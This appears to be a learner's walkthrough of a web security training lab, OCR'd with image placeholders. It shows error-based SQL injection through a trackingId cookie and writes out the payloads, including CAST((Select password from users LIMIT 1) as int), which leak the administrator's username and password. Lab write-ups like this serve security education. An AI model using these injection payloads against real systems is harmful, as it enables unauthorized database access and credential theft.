
Manual Testing

End Goal: Retrieve admin users cred form the users table

▼ Analysis:

select trackingId from trackingIdTable where trackingId='3S7X9eYAn1qFZ8ZL''

we just want the error to be happend



Its also giving us the query !

SELECT * FROM tracking WHERE id = '3S7X9eYAn1qFZ8ZL''. Expected char


we called it a verbose error


SELECT * FROM tracking WHERE id = '3S7X9eYAn1qFZ8ZL'- -'. Expected char

for this we are getting 200ok


we will use a CAST() function → it allows you to convert one datatype to another data type.

3S7X9eYAn1qFZ8ZL' AND CAST((Select 1) as int)—






' AND 1=CAST((Select 1) as int)—




' AND 1=CAST((Select username from users) as int)—


if we remove the trackingId string from the payload we can have



and this is giving us




' AND 1=CAST((Select username from users LIMIT 1) as int)—




it leaked the first username of the users table

' AND 1=CAST((Select password from users LIMIT 1) as int)—



we also got the password


Congratulations, you solved the lab!
Share your skills!
Continue learnin
Home | My account | Log o
My Account
Your username is: administrator
Email
Update email

pawned!